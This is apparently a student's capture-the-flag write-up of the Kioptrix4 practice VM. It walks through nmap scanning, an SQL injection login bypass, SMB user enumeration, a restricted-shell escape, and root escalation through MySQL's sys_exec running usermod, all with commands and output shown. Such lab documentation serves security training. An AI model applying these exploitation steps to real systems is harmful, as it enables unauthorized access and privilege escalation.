Kioptrix4

Host Discovery

```
nmap -sn 192.168.150.0/24
```

```
┌──(kali㉿kali)-[~/Desktop/DEPI/network/kiop4]
└─$ nmap -sn 192.168.150.0/24
Starting Nmap 7.94 ( https://nmap.org ) at 2024-09-27 12:57 EDT
Nmap scan report for 192.168.150.2 (192.168.150.2)
Host is up (0.0016s latency).
Nmap scan report for 192.168.150.130 (192.168.150.130)
Host is up (0.00037s latency).
Nmap scan report for 192.168.150.140 (192.168.150.140)
Host is up (0.0017s latency).
Nmap done: 256 IP addresses (3 hosts up) scanned in 2.67 seconds
```

Port Scanning

All Ports

`sudo nmap -p- -T4 192.168.150.140 -oN all_ports`

```
┌──(kali㉿kali)-[~/Desktop/DEPI/network/kiop4]
└─$ sudo nmap -p- -T4 192.168.150.140 -oN all_ports
[sudo] password for kali:
Starting Nmap 7.94 ( https://nmap.org ) at 2024-09-27 13:01 EDT
Nmap scan report for 192.168.150.140 (192.168.150.140)
Host is up (0.00097s latency).
Not shown: 39528 closed tcp ports (reset), 26003 filtered tcp ports (no-response)
PORT    STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
MAC Address: 00:0C:29:B1:9E:5E (VMware)

Nmap done: 1 IP address (1 host up) scanned in 24.25 seconds
```

Detailed Scan for each port discovered

```
└─$ sudo nmap -sC -sV -O -p22,80,139,445 192.168.150.140 -oN det
Starting Nmap 7.94 ( https://nmap.org ) at 2024-09-27 13:03 EDT
Nmap scan report for 192.168.150.140 (192.168.150.140)
Host is up (0.00055s latency).

PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1.2 (proto
```

```
| ssh-hostkey:
|   1024 9b:ad:4f:f2:1e:c5:f2:39:14:b9:d3:a0:0b:e8:41:71 (DSA)
|_  2048 85:40:c6:d5:41:26:05:34:ad:f8:6e:f2:a7:6b:4f:0e (RSA)
80/tcp  open  http        Apache httpd 2.2.8 ((Ubuntu) PHP/5.2.4
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.2.8 (Ubuntu) PHP/5.2.4-2ubuntu5.6
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKG
445/tcp open  0[~U        Samba smbd 3.0.28a (workgroup: WORKGRO
MAC Address: 00:0C:29:B1:9E:5E (VMware)
Warning: OSScan results may be unreliable because we could not f
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_smb2-time: Protocol negotiation failed (SMB2)
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_nbstat: NetBIOS name: KIOPTRIX4, NetBIOS user: <unknown>, NetB
| smb-os-discovery:
|   OS: Unix (Samba 3.0.28a)
|   Computer name: Kioptrix4
|   NetBIOS computer name:
|   Domain name: localdomain
|   FQDN: Kioptrix4.localdomain
|_  System time: 2024-09-27T16:03:39-04:00
|_clock-skew: mean: 4h59m59s, deviation: 2h49m42s, median: 2h59m
```

```
OS and Service detection performed. Please report any incorrect
Nmap done: 1 IP address (1 host up) scanned in 28.67 seconds
```

Enumeration


HTTP TCP/80

SLQI

found a SQLI in login form in password filed

username: john

password: `1' or '1'='1`



USERs

John

```
Username    :   john
Password    :   MyNameIsJohn
```

SMB

```
└─$ sudo nmap -p139,445 -sC --script=smb-enum-users 192.168.150
Starting Nmap 7.94 ( https://nmap.org ) at 2024-09-27 13:16 EDT
Nmap scan report for 192.168.150.140 (192.168.150.140)
Host is up (0.00065s latency).

PORT    STATE SERVICE
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
MAC Address: 00:0C:29:B1:9E:5E (VMware)

Host script results:
| smb-enum-users:
|   KIOPTRIX4\john (RID: 3002)
|     Full name:   ,,,
|     Flags:       Normal user account
|   KIOPTRIX4\loneferret (RID: 3000)
|     Full name:   loneferret,,,
|     Flags:       Normal user account
|   KIOPTRIX4\nobody (RID: 501)
|     Full name:   nobody
|     Flags:       Normal user account
|   KIOPTRIX4\robert (RID: 3004)
|     Full name:   ,,,
|     Flags:       Normal user account
|   KIOPTRIX4\root (RID: 1000)
|     Full name:   root
|_    Flags:       Normal user account

Nmap done: 1 IP address (1 host up) scanned in 0.87 seconds
```

Founded USERs


```
┌──(kali㉿kali)-[~/Desktop/DEPI/network/kiop4]
└─$ cat smb_enum_users.txt| grep -i kioptrix4 | cut -d '\' -f2
```

```
┌──(kali㉿kali)-[~/Desktop/DEPI/network/kiop4]
└─$ cat users.txt
john
loneferret
nobody
robert
root
```

Exploitation

SSH to user john

`ssh john@192.168.150.140 -oHostKeyAlgorithms=+ssh-rsa`



Escape Restriced Shell

`john:~$ echo os.system('/bin/bash')`

```
john:~$ echo os.system('/bin/bash')
john@Kioptrix4:~$ l
bash: l: command not found
john@Kioptrix4:~$ ls
john@Kioptrix4:~$ pwd
/home/john
john@Kioptrix4:~$ sudo -l
[sudo] password for john:
Sorry, user john may not run sudo on Kioptrix4.
john@Kioptrix4:~$ pwd
/home/john
john@Kioptrix4:~$
```

Priv ESC

mysql process is running

`ps -ef | grep root`

hunting for mysql username and pasword

searching in web root directory for hard coded BD users and password and found these

$host="localhost"; // Host name
$username="root"; // Mysql username
$password=""; // Mysql password
$db_name="members"; // Database name
$tbl_name="members"; // Table name

```
john@Kioptrix4:/var/www$ ls
checklogin.php  database.sql  images  index.php  john  login_success.php  logout.php  member.php  robert
john@Kioptrix4:/var/www$ cat checklogin.php
<?php
ob_start();
$host="localhost"; // Host name
$username="root"; // Mysql username
$password=""; // Mysql password
$db_name="members"; // Database name
$tbl_name="members"; // Table name

// Connect to server and select databse
```

Connect to mysql and esclate to root

`john@Kioptrix4:/var/www$ mysql -h localhost -u root  -p`

```
john@Kioptrix4:/var/www$ mysql -h localhost -u root  -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 135861
Server version: 5.0.51a-3ubuntu5.4 (Ubuntu)

Type 'help;' or '\h' for help. Type '\c' to clear the buffer.

mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| members            |
| mysql              |
+--------------------+
3 rows in set (0.76 sec)
```

run a usermod command with sys_exec to give john admin privileges!

```
mysql> select sys_exec('usermod -a -G admin john');
+-----------------------------------------+
| sys_exec('usermod -a -G admin john') |
+-----------------------------------------+
| NULL                                    |
+-----------------------------------------+
1 row in set (0.31 sec)

mysql> exit
Bye
john@Kioptrix4:/var/www$ sudo su
[sudo] password for john:
root@Kioptrix4:/var/www# id
uid=0(root) gid=0(root) groups=0(root)
root@Kioptrix4:/var/www#
```